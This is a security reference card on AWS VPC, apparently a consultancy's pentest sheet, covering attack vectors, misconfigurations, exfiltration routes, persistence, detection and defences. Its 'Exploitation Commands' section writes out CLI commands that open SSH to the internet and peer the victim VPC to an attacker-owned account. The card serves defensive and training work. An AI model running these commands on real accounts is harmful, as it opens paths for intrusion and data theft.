

AWS VPC Security

NETWORKINGVirtual Private Cloud (VPC) provides network isolation with subnets, security groups, and NACLs. Network misconfigurations enable lateral movement and data exfiltration.
📋Service Overview
Network Controls
Security Groups are stateful firewalls at the instance level. Network ACLs are stateless firewalls at the subnet level. Route tables control traffic flow between subnets and to internet gateways.
Attack note: Default VPC has public subnets with internet gateway - not designed for security
Connectivity Options
VPC Peering, Transit Gateway, and VPN connections link VPCs together. PrivateLink and VPC Endpoints provide private access to AWS services without internet exposure.
Attack note: VPC peering misconfigurations can allow cross-account lateral movement
Security Risk Assessment
VPC misconfigurations enable lateral movement between systems and data exfiltration. Open security groups, permissive peering, and missing VPC endpoints are common issues.
⚔️Attack Vectors
Network Access
- •Open security groups (0.0.0.0/0)
- •Default VPC with public subnets
- •Missing egress filtering
- •Direct internet access from instances
- •NAT Gateway for exfiltration
Lateral Movement
- •Permissive VPC peering
- •Transit Gateway routing
- •Shared subnets in RAM
- •Cross-account VPC access
- •PrivateLink service abuse
⚠️Misconfigurations
Security Groups
- •Ingress 0.0.0.0/0 on SSH/RDP
- •All ports open
- •No egress restrictions
- •Referenced deleted groups
- •Unused but attached groups
Architecture
- •Database in public subnet
- •No private subnets
- •Missing NAT Gateway
- •VPC Flow Logs disabled
- •Default NACL allows all
🔍Enumeration
aws ec2 describe-vpcsaws ec2 describe-subnetsaws ec2 describe-security-groupsaws ec2 describe-vpc-peering-connectionsaws ec2 describe-vpc-endpoints📤Data Exfiltration
Outbound Routes
- •NAT Gateway for large transfers
- •Internet Gateway direct access
- •VPC peering to external account
- •VPN tunnel to attacker infra
- •DNS tunneling via Route 53
Service Routes
- •S3 Gateway Endpoint
- •EC2 Instance Connect Endpoint
- •API Gateway public endpoint
- •Lambda function URL
- •CloudFront to attacker origin
Key insight: Without egress filtering, any compromised instance can freely exfiltrate data.
🔗Persistence
Network-Based
- •Create VPC peering to attacker
- •Add route to malicious endpoint
- •Create PrivateLink service
- •Modify security group rules
- •Add VPN connection
Access-Based
- •Create EC2 Instance Connect Endpoint
- •Add NAT Instance as backdoor
- •Client VPN endpoint
- •Site-to-Site VPN
- •Transit Gateway attachment
🛡️Detection
Monitoring
- •VPC Flow Logs analysis
- •CloudTrail network events
- •GuardDuty network findings
- •Traffic Mirroring
- •Network Firewall logs
Key Events
- •CreateVpcPeeringConnection
- •AuthorizeSecurityGroupIngress
- •CreateRoute
- •CreateVpcEndpoint
- •AttachVpnGateway
💻Exploitation Commands
aws ec2 authorize-security-group-ingress \
  --group-id sg-xxx \
--protocol tcp --port 22 --cidr 0.0.0.0/0aws ec2 create-vpc-peering-connection \
--vpc-id vpc-xxx \
--peer-vpc-id vpc-attacker \
--peer-owner-id ATTACKER_ACCOUNTaws ec2 create-route \
--route-table-id rtb-xxx \
--destination-cidr-block 10.0.0.0/8 \
--vpc-peering-connection-id pcx-xxxaws ec2 create-instance-connect-endpoint \
--subnet-id subnet-xxx \
--security-group-ids sg-xxxaws ec2 describe-security-groups \
--query 'SecurityGroups[?IpPermissions[?IpRanges[?CidrIp==`0.0.0.0/0`]]]'aws ec2 revoke-security-group-ingress \
--group-id sg-xxx \
--protocol tcp --port 443 --cidr 10.0.0.0/8🔒VPC Configuration Examples
Subnet: public-subnet-1
Route Table:
  0.0.0.0/0 -> igw-xxx

Security Group:
  Inbound: 0.0.0.0/0 -> 3306
Database directly accessible from internet
Subnet: private-subnet-1
Route Table:
  0.0.0.0/0 -> nat-xxx

Security Group:
  Inbound: sg-app-servers -> 3306
Database only accessible from app layer
Network ACL:
  Inbound:
    100: 0.0.0.0/0 -> All Traffic -> ALLOW
  Outbound:
    100: 0.0.0.0/0 -> All Traffic -> ALLOW
No network-level traffic filtering
Network ACL:
  Inbound:
    100: 10.0.0.0/16 -> TCP 443 -> ALLOW
    110: 10.0.0.0/16 -> TCP 1024-65535 -> ALLOW
    *: 0.0.0.0/0 -> All -> DENY
  Outbound: (similar restrictions)
Only allow expected traffic patterns
🛡️Defense Recommendations
No 0.0.0.0/0 Ingress
Never allow all traffic from internet. Use specific CIDRs.
--cidr 10.0.0.0/8 (not 0.0.0.0/0)Private Subnets by Default
Only use public subnets for load balancers and bastions.
aws ec2 modify-subnet-attribute --subnet-id SUBNET_ID --no-map-public-ip-on-launchEnable VPC Flow Logs
Monitor all network traffic for analysis.
aws ec2 create-flow-logs \
  --resource-type VPC --resource-ids vpc-xxx \
--traffic-type ALLUse VPC Endpoints
Access AWS services without internet gateway.
aws ec2 create-vpc-endpoint \
--vpc-id vpc-xxx --service-name com.amazonaws.REGION.s3Network Firewall
Deep packet inspection and IDS/IPS capabilities.
aws network-firewall create-firewall ...Security Group Rules Analysis
Use VPC Reachability Analyzer to find paths.
aws ec2 create-network-insights-path \
  --source eni-xxx --destination eni-yyy
AWS VPC Security Card • Toc Consulting
Always obtain proper authorization before testing